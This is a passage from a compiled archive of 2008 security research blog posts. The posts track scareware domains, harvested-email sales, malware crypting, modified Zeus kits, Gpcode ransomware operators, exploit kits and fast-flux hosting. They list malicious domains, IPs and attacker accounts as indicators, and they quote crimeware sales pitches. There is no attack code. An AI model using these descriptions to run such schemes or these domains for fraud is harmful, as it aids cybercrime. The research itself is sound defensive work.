prt3ctionactiv3scan .com

prtectionactivescan .com

smartantivirusv2 .com

smartantivirus2009v2 .com

smartantivirus2009v2-buy .com

smartantivirus-2009v2buy .com

smart-antivirus2009v2buy .com

anti-virus-xp .com

anti-virus-xp .net

e-antiviruspro .com

ultimate-anti-virus .com

antimalwarewarrior2009 .com

spyware-buy .com

superantivirus2009 .com

total-secure2009 .com

pcprivacycleanerpro .com

bestguardownload .com

trustedantivirus .com

antivirus-buy1 .com

spyware-quickscan-2008 .com

securealertbar .com

secureclick1 .com

megantivirus2009 .com

micro-antivirus2008 .com

superantivirus2009 .com

advanced-anti-virus .com

antivirusmaster2009 .com

scanner-online1 .com

internet-scanner2009 .com

filescheck-list303 .com

virus-webscanner .com

virus9-webscanner .com

spamnuker .com

detect-file101 .com

googlescanners-360 .com

onlinescannersite9 .com

bestantivirusscan .com

hottystars .com

internet-defenses .com

globals-advers .com

quickupdates29 .com

myscanners101 .com

myfreescan500 .com

scanthnet .com

scanners-pro .com

684



megatradetds0 .com

xp-licensingpages .com

bestantivirusscan .com

power-avc .com

pvrantivirus .com

online-xp-antivirus-checker .com

antivir-online-scan .com

online-win-xpantivirus .com

tube-911 .com

favoredmovie .com

getqtysoftware .com

softwareportal2008 .com

megazcodec .com

soft-upgrade-network .com

download-base .com

fastsoftdownloads .com

software-downloadz .com

download-soft-basez .com

plupdate .com

0scan .com

virus-online-scan .com

0scanner .com

porno-tds .com

jirolu .com

virus-online-scanz .com

red-tubbe .info

685

win-xp-antivir-hqscanne .com

xp-protections .com

xp-registration .com

xp2008-protect .com

getdefender2009 .com

gettotalsec2008 .com

msantivirus-xp .com

xp-licensingpages .com

protectionpurchase .com

winxp-antivir-on-line-scan .com

antispychecker .com

errorofbrowser .com

fresh-video-news .com

newschannel2008 .com

internet–daily-news .com

secure.signupsecurity .com

xpacodec .com

xpbcodec .com

gmkvideo .com

hqsextube08 .com

antivirusworld9 .com

viacodecright1 .com

viacodecright2 .com

quickupdates29 .com

antivirusworld9 .com

scanthnet .com

city-codec .com

citycodec .net

codecdownload.anothersoftportal09 .com

viacodecright2 .com

sextubecodec023dfs41 .com

hot-sextubedriver2 .com

viacodecright2 .com

The Diverse Portfolio of Fake Security Software series are prone to continue taking a bite out of cybercrime, and the people who distribute them on a affiliation based revenue sharing model.

Related posts:

[1]Fake Porn Sites Serving Malware - Part Three

[2]Fake Porn Sites Serving Malware - Part Two

[3]Fake Porn Sites Serving Malware

[4]EstDomains and Intercage VS Cybercrime

[5]Fake Security Software Domains Serving Exploits

[6]A Diverse Portfolio of Fake Security Software - Part Five

[7]A Diverse Portfolio of Fake Security Software - Part Four

[8]A Diverse Portfolio of Fake Security Software - Part Three

[9]A Diverse Portfolio of Fake Security Software - Part Two

[10]Localized Fake Security Software

[11]Diverse Portfolio of Fake Security Software

[12]Got Your XPShield Up and Running?

686

[13]Fake PestPatrol Security Software

[14]RBN's Fake Security Software

[15]Lazy Summer Days at UkrTeleGroup Ltd

[16]Geolocating Malicious ISPs

[17]The Malicious ISPs You Rarely See in Any Report

1. http://ddanchev.blogspot.com/2008/08/fake-porn-sites-serving-malware-part.html

2. http://ddanchev.blogspot.com/2008/07/fake-porn-sites-serving-malware-part.html

3. http://ddanchev.blogspot.com/2008/06/fake-porn-sites-serving-malware.html

4. http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html

5. http://ddanchev.blogspot.com/2008/08/fake-security-software-domains-serving.html

6. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

7. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

8. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

9. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

10. http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html

11. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

12. http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html

13. http://ddanchev.blogspot.com/2008/05/fake-pestpatrol-security-software.html

14. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

15. http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html

16. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

17. http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html

687



250k of Harvested Hotmail Emails Go For? (2008-09-25 14:18)

$50 in this particular case, however, keeping in mind that the email harvester is anything but ethical, this very same database will be sold and re-sold more times than the original buyer would like to know about. Moreover, what someone is offering for sale, may in fact be already available as a value-added addition to a managed spamming service.

With metrics and quality assurance applied in a growing number of spam and phishing campaigns, filling in

the niche of email harvesting by distinguishing between different types of obfuscated emails by releasing an easily embeddable module, was an anticipated move. What's to come? [1]Spam and malware campaigns across social

networks "as usual" will propagate faster thanks to the ongoing harvesting of usernames within social networks, that would later on get imported in Web 2.0 "marketing"

tools targeting the high-trafficked sites and automatically spamming them.

From a spammer's perspective, geolocating these 250k emails could increase their selling prices since the buyers would be able to launch localized attacks with messages in the native languages of the receipts. Is the demand for quality email databases fueling the developments of this market segment, or are the spammers self-serving themselves and cashing-in by reselling what they've already abused a log time ago? That seems to be the case, since there's no way a buyer could verify the freshness of the harvested emails database and whether or not it has already been abused.

688



For the time being, we've got several developed and many other developing market segments within spamming and phishing as different markets with different players. On one hand are the legitimately looking spamming providers offering "direct marketing services" working with lone spammers who find a reliable business partner in the face of the spamming vendor whose customers drive both side's business models. On the other hand, you've got the

[2]spammers excelling in outsourcing the automatic account registration process, coming up with ways to build a spamming infrastructure – already available as a module to integrate in [3]managed spamming services – using legitimate services as a provider of the infrastructure.

Despite that the arms race seems to be going on at several different fronts, spammers VS the industry and

spammers VS spammers fighting for market share, the entire underground ecosystem is clearly allocating a lot of resources for research and development in order to ensure that they are always a step ahead of the industry.

Related posts:

[4]Harvesting Youtube Usernames for Spamming

[5]Thousands of IM Screen Names in the Wild

[6]Automatic Email Harvesting 2.0

[7]Dissecting a Managed Spamming Service

[8]Managed Spamming Appliances - the Future of Spam

[9]Inside an Email Harvester's Configuration File

[10]Segmenting and Localizing Spam Campaigns

[11]Shots from the Malicious Wild West - Sample Four

689

1. http://ddanchev.blogspot.com/2008/05/harvesting-youtube-usernames-for.html

2. http://blogs.zdnet.com/security/?p=1835

3. http://blogs.zdnet.com/security/?p=1899

4. http://ddanchev.blogspot.com/2008/05/harvesting-youtube-usernames-for.html

5. http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html

6. http://ddanchev.blogspot.com/2008/08/automatic-email-harvesting-20.html

7. http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html

8. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

9. http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html

10. http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html

11. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample.html

690



Hijacking a Spam Campaign's Click-through Rate (2008-09-26 16:06)

This [1]spammer is DomainKeys verified, a natural observation considering that the [2]spam compaign which I discussed last Wednesday is using [3]bogus Yahoo Mail accounts, and is spamming only Yahoo Mail users through a segmented emails database.

Not necessarily what I wanted to achieve, but once posting the spam campaigns SEO URLs, Yahoo's crawler's

picked up the post pretty fast, and have ruined the SEO effect, with everyone clicking on the campaign's links reaching the post. Close to 15,000 unique visitors reached

the article during the past 7 days since the now hijacked, spammer's link is no longer achieving the effect it used to.

691



What does this prove? It proves that users tend to trust emails that pass through spam filters so much that they actually click on the links. And whereas it's a spam campaign, and not a malware campaign, the next time they over trust such a email, they'll expose themselves to client-side vulnerabilities courtesy of a copycat web malware exploitation kit.

The latest search query the campaign is using :

- yahoo.com/search/search; _ylt=?p=..... .....stossregularnew..... $0.00.....

leads to ***stossregularnew.com*** *(61.255.135.185).*

- yahoo.com/search/search; _ylt=? p=|||||||||||||||clapmoon|||||||| ||| $229|||||||||||||| leads to

clapmoon.com *(122.198.62.4).*

1. http://blogs.zdnet.com/security/?p=1514

2. http://ddanchev.blogspot.com/2008/09/spam-campaign-abusing-yahoos-services.html

3. http://blogs.zdnet.com/security/?p=1418

692



The Commercialization of Anti Debugging Tactics in Malware (2008-09-29 22:27)

[1]Commoditization or commercialization, Themida or Code Virtualizer, individually crypting or outsourcing to an experienced malware crypting service offering discounts on a volume basis next to detection rates of the crypted binary offered by a trusted online scanner that is NOT distributing the samples to the vendors? These are just some of the questions malware authors often ask themselves, while others distribute pirated copies of Code Virtualizer urging everyone to start taking advantage of commercial anti-reverse engineering tools to make their malware harder to analyze. Once again, just like we've seen before, a legitimate commercial application can come handy in the hands of the wrong people :

" Code Virtualizer will convert your original code (Intel x86 instructions) into Virtual Opcodes that will only be understood by an internal Virtual Machine. Those Virtual Opcodes and the Virtual Machine itself are unique for every protected application, avoiding a general attack over Code Virtualizer. Code Virtualizer can protect your sensitive code areas in any x32 and x64 native PE files (like executable files/EXEs, system services, DLLs , OCXs , ActiveX controls, screen savers and device drivers).

693



Code Virtualizer can generate multiple types of virtual machines with a different instruction set for each one. This means that a specific block of Intel x86 instructions can be converted into different instruction set for each machine, preventing an attacker from recognizing any generated

virtual opcode after the transformation from x86 instructions.

The following picture represents how a block of Intel x86 instructions is converted into different kinds of virtual opcodes, which could be emulated by different virtual machines.

When an attacker tries to decompile a block of code that was protected by Code Virtualizer, he will not find the original x86 instructions. Instead, he will find a completely new instruction set which is not recognized by him or any other special decompiler. This will force the attacker to go through the extremely hard work of identifying how each opcode is executed and how the specific virtual machine works for each protected application. Code Virtualizer totally obfuscates the execution of the virtual opcodes and the study of each unique virtual machine in order to prevent someone from studying how the virtual opcodes are executed. "

With Cyber-as-a-Service business model becoming increasingly common, the entire [2]quality assurance model

in respect to malware is slowly maturing from individual malware crypting propositions, where the seller of the service is basically taking advantage of a diverse set of public/private tools, into DIY web services offering crypting discounts on a volume basis, and perhaps most importantly - improving the customer's experience by letting him take advantage of the inventory of crypting tools and bypassing verification services. Within the tool's inventory are naturally lots of (pirated) commercial anti-reverse engineering tools.

As we've seen before, whenever someone starts commercializing what used to be a self-selving process, oth-

ers will either follow, or disintermediate their services by persistently releasing crypting tools for free in the wild. At the end of the day, it's all a matter of how serious they're about commercializing this market segment, and taking 694

into consideration that a spamming vendor is offering malware crypting services "in between" the rest of the services in their portfolio, this underground cash cow is yet to prove itself in the long term.

1. http://ddanchev.blogspot.com/2008/09/commoditization-of-anti-debugging.html

2. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

695



Modified Zeus Crimeware Kit Comes With Built-in MP3 Player (2008-09-29 23:38)

Modified versions of popular [1]open source crimeware kits rarely make the headlines due to the fact that anyone can hijack a crimeware kit's brand, build and [2]innovate using its foundations, and claim it's a new version [3]released by the original authors. That's of course in between the tiny time frame until he's exposed as the fake author of Zeus that may have in fact came up with a unique feature that the original authors didn't include.

This [4]modified version of Zeus is yet another example of how [5]cybercriminals are actively modifying crimeware kits, literally making such practices as keeping version numbers irrelevant. While the administrator is managing his botnet, he can load local, or tunein the built-in online radio stations

the author of this modification included, next to changing Zeus entire graphical layout.

696



Let's take into consideration another example, the infamous Pinch DIY malware builder, that's been around for over 4 years. With [6]the populist arrest of its authors in 2007, cybercriminals are still innovating on the foundations offered by Pinch, and [7]thanks to its publicly obtainable source code. It's also worth pointing out that these two Zeus and Pinch modifications are courtesy of a single individual, that in between modifications of popular crimeware kits, seems to be busy porting different modules on different malware kits and web based malware, knowingly or unknowingly contributing to the convergence of spamming, DDoS, web based malware, and botnet management kits.

From a sarcastic perspective - what's next? Perhaps a built-in slideshow of random screenshots taken from

malware infected desktops in the botnet, or even a pink layout modification for female botnet masters. Cus-

tomerization, and [8]customer tailored services can make anything happen, and naturally enjoy the higher profit margins.

1. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

2. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

3. http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html

4. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

5. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

6. http://ddanchev.blogspot.com/2007/12/russias-fsb-vs-cybercrime.html

7. http://ddanchev.blogspot.com/2008/08/pinch-vulnerable-to-remotely.html

8. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

697



A Diverse Portfolio of Fake Security Software - Part Seven (2008-09-30 14:42)

In case you haven't heard - [1]Microsoft and the Washington state are suing a U.S based – naturally – "scareware"

vendor Branch Software :

" We won't tolerate the use of alarmist warnings or deceptive 'free scans' to trick consumers into buying software to fix a problem that doesn't even exist," Washington ***Attorney General Rob McKenna*** *said.* ***"We've repeatedly***

proven that Internet companies that prey on consumers' anxieties are within our reach. "

Sadly, Branch Software is the tip of the iceberg on the top of the affiliates participating in different affiliation based programs, which similar to [2]IBSOFTWARE CYPRUS and

[3]Interactivebrands, which I've been tracking down for a while, are the aggregators of scareware ***that popped up on the radars due to their extensive portfolios. These three companies offering software bundles or plain simple fake software, are somewhere in between the food chain of this ecosystem, with the real vendors paying out the commissions on a per installation basis slowly starting to issue invitation codes that they've distributed only across invite-only forums/sections of particular forums.***

Behind these brands is everyone that is participating in the franchise and is putting personal efforts into monetizing the high payout rates that the fake security software vendor is paying for successful installation. These high payout rates – with the financing naturally coming straight from other criminal activities online – are in fact so high, that I can easily say that the last two quarters we've witnesses the largest increase of such domains ever, and they're only heating up since the typosquatting possibilities are countless and they seem to know that as well.

It's important to point out that their business model of acquiring traffic is outsourced to all the affiliates that do the blackhat SEO, SQL injections, web sessions hijacking of malware infected hosts in order to monetize, so 698

basically, you have an affiliates network whose actions are directly driving the growth into all these areas. Throwing money into the underground marketplace as a "financial injection", is proving itself as a growth factor, and incentive for innovation on behalf of all the participants.

Here are some of the most recent fake security software domains, a "deja vu" moment with a known RBN domain from a "previous life" that is also parked at one of the servers, and evidence that typosquatting for fraudulent

purposes is still pretty active with a dozen of Norton Antivirus related domains, some of which have already started issuing "fake security notices" by brandjacking the vendor for traffic acquisition purposes.

Antivirus-Alert .com *(203.117.111.47) where* ***pepato .org*** *a domain that was used in the [4]Wired.com and History.com IFRAME injections, which back in March was also hosted at Hostfresh (58.65.238.59).*

softload2008name .com *(78.157.143.250)*

softload2008nm .com

softload2008n .com

softload2008jq .com

microantivir-2009 .com *(91.208.0.223)*

scanner.microantivir-2009 .com

microantivir2009 .com

microantivirus-2009 .com

microantivirus2009 .com

ms-scan .com *(91.208.0.228)*

msscanner .com

ms-scanner .com

Personalantispy .com *(93.190.139.197)*

freepcsecure .com

quickinstallpack .com

quickdownloadpro .com

advancedcleaner .com

performanceoptimizer .com

internetanonymizer .com

ieprogramming .com *(92.62.101.83)*

uptodatepage .com

fileliveupdate .com

qwertypages .com

sharedupdates .com

ierenewals .com

699



norton-antivirus-alert .com

norton-anti-virus-2007 .com

norton-antivirus-2007 .com

norton-antivirus2007 .com

nortonantivirus2007 .com

norton-antivirus-2008 .com

nortonantivirus2008 .com

nortonantivirus2008freedownload .com

norton-antivirus-2009 .com

nortonantivirus2009 .com

norton-antivirus-2010 .com

nortonantivirus2010 .com

nortonantivirus360 .com

nortonantivirus8 .com

nortonantivirusa .com

nortonantivirusactivation .com

norton-antivirus-alert .com

nortonantivirusalerts .com

norton–anti-virus .com

norton-anti-virus .com

norton-antivirus .com

700

nortonanti-virus .com

nortonantivirus.com

nortonantiviruscom .com

nortonantiviruscorporate .com

nortonantiviruscorporateedition .com

nortonantiviruscoupon .com

nortonantivirusdefinition .com

nortonantivirusdefinitions .com

nortonantivirusdirect .com

Fake Antivirus Inc. is not going away as long as the affiliate based model remains active. If the real vendors were greedy enough not to share the revenues with others, they would have been the one popping up on the radar, compared to the situation where it's the affiliate network's participations greed that's increasing their visibility online.

Related posts:

[5]A Diverse Portfolio of Fake Security Software - Part Six

[6]A Diverse Portfolio of Fake Security Software - Part Five

[7]A Diverse Portfolio of Fake Security Software - Part Four

[8]A Diverse Portfolio of Fake Security Software - Part Three

[9]A Diverse Portfolio of Fake Security Software - Part Two

[10]Diverse Portfolio of Fake Security Software

[11]Cybersquatting Symantec's Norton AntiVirus

[12]Cybersquatting Security Vendors for Fraudulent Purposes

[13]Fake Porn Sites Serving Malware - Part Three

[14]Fake Porn Sites Serving Malware - Part Two

[15]Fake Porn Sites Serving Malware

[16]EstDomains and Intercage VS Cybercrime

[17]Fake Security Software Domains Serving Exploits

[18]Localized Fake Security Software

[19]Got Your XPShield Up and Running?

[20]Fake PestPatrol Security Software

[21]RBN's Fake Security Software

[22]Lazy Summer Days at UkrTeleGroup Ltd

[23]Geolocating Malicious ISPs

[24]The Malicious ISPs You Rarely See in Any Report

1. http://voices.washingtonpost.com/securityfix/2008/09/microsoft_washington_state_tar.html

2. http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html

3. http://ddanchev.blogspot.com/2008/04/cybersquatting-symantecs-norton.html

4. http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html

5. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

6. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

7. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

8. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

9. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

10. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

11. http://ddanchev.blogspot.com/2008/04/cybersquatting-symantecs-norton.html

12. http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html

13. http://ddanchev.blogspot.com/2008/08/fake-porn-sites-serving-malware-part.html

14. http://ddanchev.blogspot.com/2008/07/fake-porn-sites-serving-malware-part.html

15. http://ddanchev.blogspot.com/2008/06/fake-porn-sites-serving-malware.html

16. http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html

17. http://ddanchev.blogspot.com/2008/08/fake-security-software-domains-serving.html

18. http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html

19. http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html

20. http://ddanchev.blogspot.com/2008/05/fake-pestpatrol-security-software.html

21. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

22. http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html

23. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

24. http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html

702



Identifying the Gpcode Ransomware Author (2008-09-30 23:35)

Interesting article, but it implies that [1]there has been a shortage of quality OSINT regarding the campaigners behind the recent [2]Gpcode targeted cryptoviral extortion attacks :

" The individual is believed to be a Russian national, and has been in contact with at least one anti-malware company, Kaspersky Lab, in an attempt to sell a tool that could be used to decrypt victims' files. Kaspersky Lab set about locating the man by resolving the proxied IP addresses used to communicate with the world to their real addresses. The proxied addresses turned out to be zombie PCs in countries such as the US, which pointed to the fact that GPcode's author had almost certainly used compromised PCs from a single botnet to get Gpcode on to victim's machines. "

In reality, there hasn’t been a shortage of timely OSINT aiming to to identify the authors - "[3]Who’s behind the GPcode ransomware?" :

*" So, the ultimate question - who’s behind the GPcode ransomware? It’s Russian teens with pimples, using Egold and Liberty Reserve accounts, running three different GPcode campaigns, two of which request either $100 or $200 for the decryptor, and communicating from Chinese IPs. Here are all the details regarding the emails they use, the email responses they sent back, the currency accounts, as well their most recent IPs used in the communication (**58.38.8.211; 221.201.2.227**) :*

Emails used by the GPcode authors where the infected victims are supposed to contact them :

content715@yahoo .com

saveinfo89@yahoo .com

cipher4000@yahoo .com

decrypt482@yahoo .com

Virtual currency accounts used by the malware authors :

703

Liberty Reserve - account U6890784

E-Gold - account - 5431725

E-Gold - account - 5437838"

The bottom line - out of the four unique emails used by the GPcode campaigners, only two were actively cor-

responding with the victims, each of them requesting a different amount of money, but both, taking advantage of U.S based web services to accomplish their attack.

1. http://www.techworld.com/security/news/index.cfm?newsid=105043

2. http://it.slashdot.org/article.pl?sid=08/09/30/1446211

3. http://blogs.zdnet.com/security/?p=1259

704

1.10 October

705



Web Based Malware Eradicates Rootkits and Competing Malware (2008-10-01 22:20)

A tiny 20kb antivirus module within "yet another web based malware in the wild", promises to get rid of all Zeus variants, and also, detect and remove rootkits found on the infected system in order to ensure that it's the only malware the victim remains infected with. What's really special about its command and control interface is that it's AJAX based, with the seller pitching the feature as "you no longer have to hit F5 in order to see how's your malware campaign doing".

706



Here's a brief (translated) description :

- Simultaneously execute different campaigns, allocate specific bots for specific countries only, set time and data for

automatic update with the new binaries

- Firewalls and antivirus bypassing capabilities, Anti-tracing, anti-reverse engineering

- Self defense mechanism for harder removal

- ICQ notifications for finished tasks, newly infected hosts, graphical statistics

707



Exactly how it removes rootkits remains yet unknown due to its proprietary nature and brief description, but resetting the hosts file and taking advantage of updated BHO list of known malware are among the ways it removes competing malware.

708



Copycat Web Malware Exploitation Kit Comes with Disclaimer (2008-10-02 09:58)

Such disclaimers make you wonder what's the point of including a notice forwarding the responsibility for the upcoming cybercrime activities to the buyer, when the seller himself is offering daily updates with undetected bots, and is promising to include new exploits within the kit.

For the time being, this recently released copycat web exploitation malware kit, includes two PDF exploits, IE

snapshot, and naturally MDAC, with a DIY builder for the binary. Here's the disclaimer, greatly reminding us of

[1]Zeus’s copyright notice :

709





" Purchasing this product, you hold the full responsibility for its usage and for consequences which may have been caused by incorrect usage or the usage with some evil intent or violation of the usage rules. The author excludes the placement of the scripts somewhere on the Internet, you can only place them on localhost, virtual machine or on a test botnet (minibotnet). WARNING! The usage of this product with evil intent leads to the criminal responsibility! "

What happens when the buyer tries to resell the kit? - " If you try to resell, decode, remove the boundaries, you will 710





lose all the support, updates and guarantees. " which is surreal considering that the kit is open source one, and just like we’ve seen with a recent modification of Zeus if it were to include unique features – which it doesn’t – others would build upon its foundations.

Going through the exploitation statistics of a sample campaign, you can clearly see that out of the 859 unique visits 250 got exploited with outdated and already patched vulnerabilities. Therefore, diversifying the exploits set would have increased the number of exploited hosts.

711

With IE6 visitors exploited at 46 % as a whole, it would be hard not to notice that just like Stormy Wormy's historical persistence of using outdated vulnerabilities, a great majority of today's botnets have been aggregated using old exploits.

Trying to enforce the intellectual property of a malware kit means you're claiming ownership, and therefore the disclaimer becomes irrelevant.

1. http://www.theregister.co.uk/2008/04/28/malware_copyright_notice/

712



Monetizing Infected Hosts by Hijacking Search Results (2008-10-02 14:33)

When logs with accounting data are no longer of interest due to low liquidity on the underground market, monetization of the infected hosts comes into play.

This web based malware seems like an early BETA aiming to scale, however it's only unique features are its

ability to hijack the infected user's searches and server relevant ads courtesy of the affiliate networks the administrator participates in, and also, an integrated DDoS module that the author simply stole from another kit. Strangely, it's 2008 yet the author also included the ability to turn on the telnet service on an infected host.

713





With the search queries feature easy to duplicate by other kits, this web based malware is a great example of how the time-to-market mentality lacking any kind of personal experience – the malware cannot intercept SSL sessions compared to the majority of crimeware kits that can – ends up in a weird hybrid of random features.

[1]Customerization will inevitably prevail over the product concept mentality.

1. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

714



Knock, Knock, Knockin' on Carder's Door (2008-10-02 17:59)

This [1]video of Cha0's bust earlier this month in Turkey, is a perfect example of what happens when someone starts

[2]over-performing in the field of carding.

715



Try counting the desktops, and notice the "full package" a carder can dream of - the box full of ATM skimmers, the holograms, the plastic cards machine, the suitcase with the POS (point of sale) terminals, the house and swimming pool, and, of course, the hard cash.

1. http://www.haber7.com/video-galeri.php?vID=282

2. http://blog.wired.com/27bstroke6/2008/09/turkish-police.html

716



Managed Fast Flux Provider - Part Two (2008-10-02 19:39)

We’re slowly entering into a stage where [1]RBN bullet proof hosting franchises are vertically integrating, and due to the requests from their customers are starting to offer that they refer to as "mirrored hosting" which in practice is plain simple fast flux network consisting of RBN-alike purchased netblocks, and naturally, botnet infected hosts.

Managed fast-fluxing is only starting to go mainstream, for instance, in July I found evidence that [2]money mule recruiters were using ASProx’s infected hosts as hosting infrastructure, and in November, 2007, [3]an infamous spamming software vendor was also found to have been offering fast-flux services in the past.

In this most recent fast-flux service, we have a known spammer and botnet master that in between self-serving 717

himself on is way to ensure his portfolio of scammy domains remains online for a "little longer", is commercializing fast-fluxing and is offered a DIY service :

" Finally after hardwork and great appreciation from our normal bullet proof hosting/server clients we are able to launch Mirrored hosting. What is Mirrored hosting ?

==========

Mirrored hosting is a powerful mirrored web hosting management, uses multiple Virtual servers to host website with 100 % uptime. Mirrored hosting is a combination of two things, which are:

1. Specially Designed Virtual Servers

2. Powerful Automated Control Panel

How does it work ?

==========

Mirrored hosting uses specially configured Virtual Servers making them link with the Mirrored hosting Control Panel which is then controlled by our own control panel allowing us to provide smooth streamline hosting with no downtime. No one is able to trace original IP of the server or the place where the files are hosted so the websites/domains hosted have a 100 % Uptime. This is achieved by unique customisation of our Virtual Servers.

Actually, it takes ips around the world and our powerful control panel just rotates the ips every 15 minutes.

though all these ips you will see will be fake no one can trace the orignal ip where files are hosted. Sometimes the

ip is from China, Korea, USA, UK, Japan, Lithuania etc.
"

The concept has always been there for cybercriminals to take advantage of, but once it matures into a man-

aged service it would undoubtedly lower down the entry barriers allowing yesterday's average phishers to take

advantage of what only the "pros" were used to.

Related posts:

[4]Storm Worm's Fast Flux Networks

[5]Managed Fast Flux Provider

[6]Fast Flux Spam and Scams Increasing

[7]Fast Fluxing Yet Another Pharmacy Spam

[8]Obfuscating Fast Fluxed SQL Injected Domains

[9]Storm Worm Hosting Pharmaceutical Scams

[10]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

1. http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html

2. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

3. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

4. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

5. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

6. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

7. http://ddanchev.blogspot.com/2007/10/fast-fluxing-yet-another-pharmacy-scam.html

8. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

9. http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html

10. http://blogs.zdnet.com/security/?p=1122

718



Syndicating Google Trends Keywords for Blackhat SEO (2008-10-03 10:35)

Several hundred [1]Windows Live Spaces and AOL Journals, are currently syndicating the most popular keywords provided by Google Trends, and are consequently [2]hijacking the top search queries exposing users to Zlob codecs.

Here are some same bogus blogs used in the campaign, naturally pre-registered long before they executed it

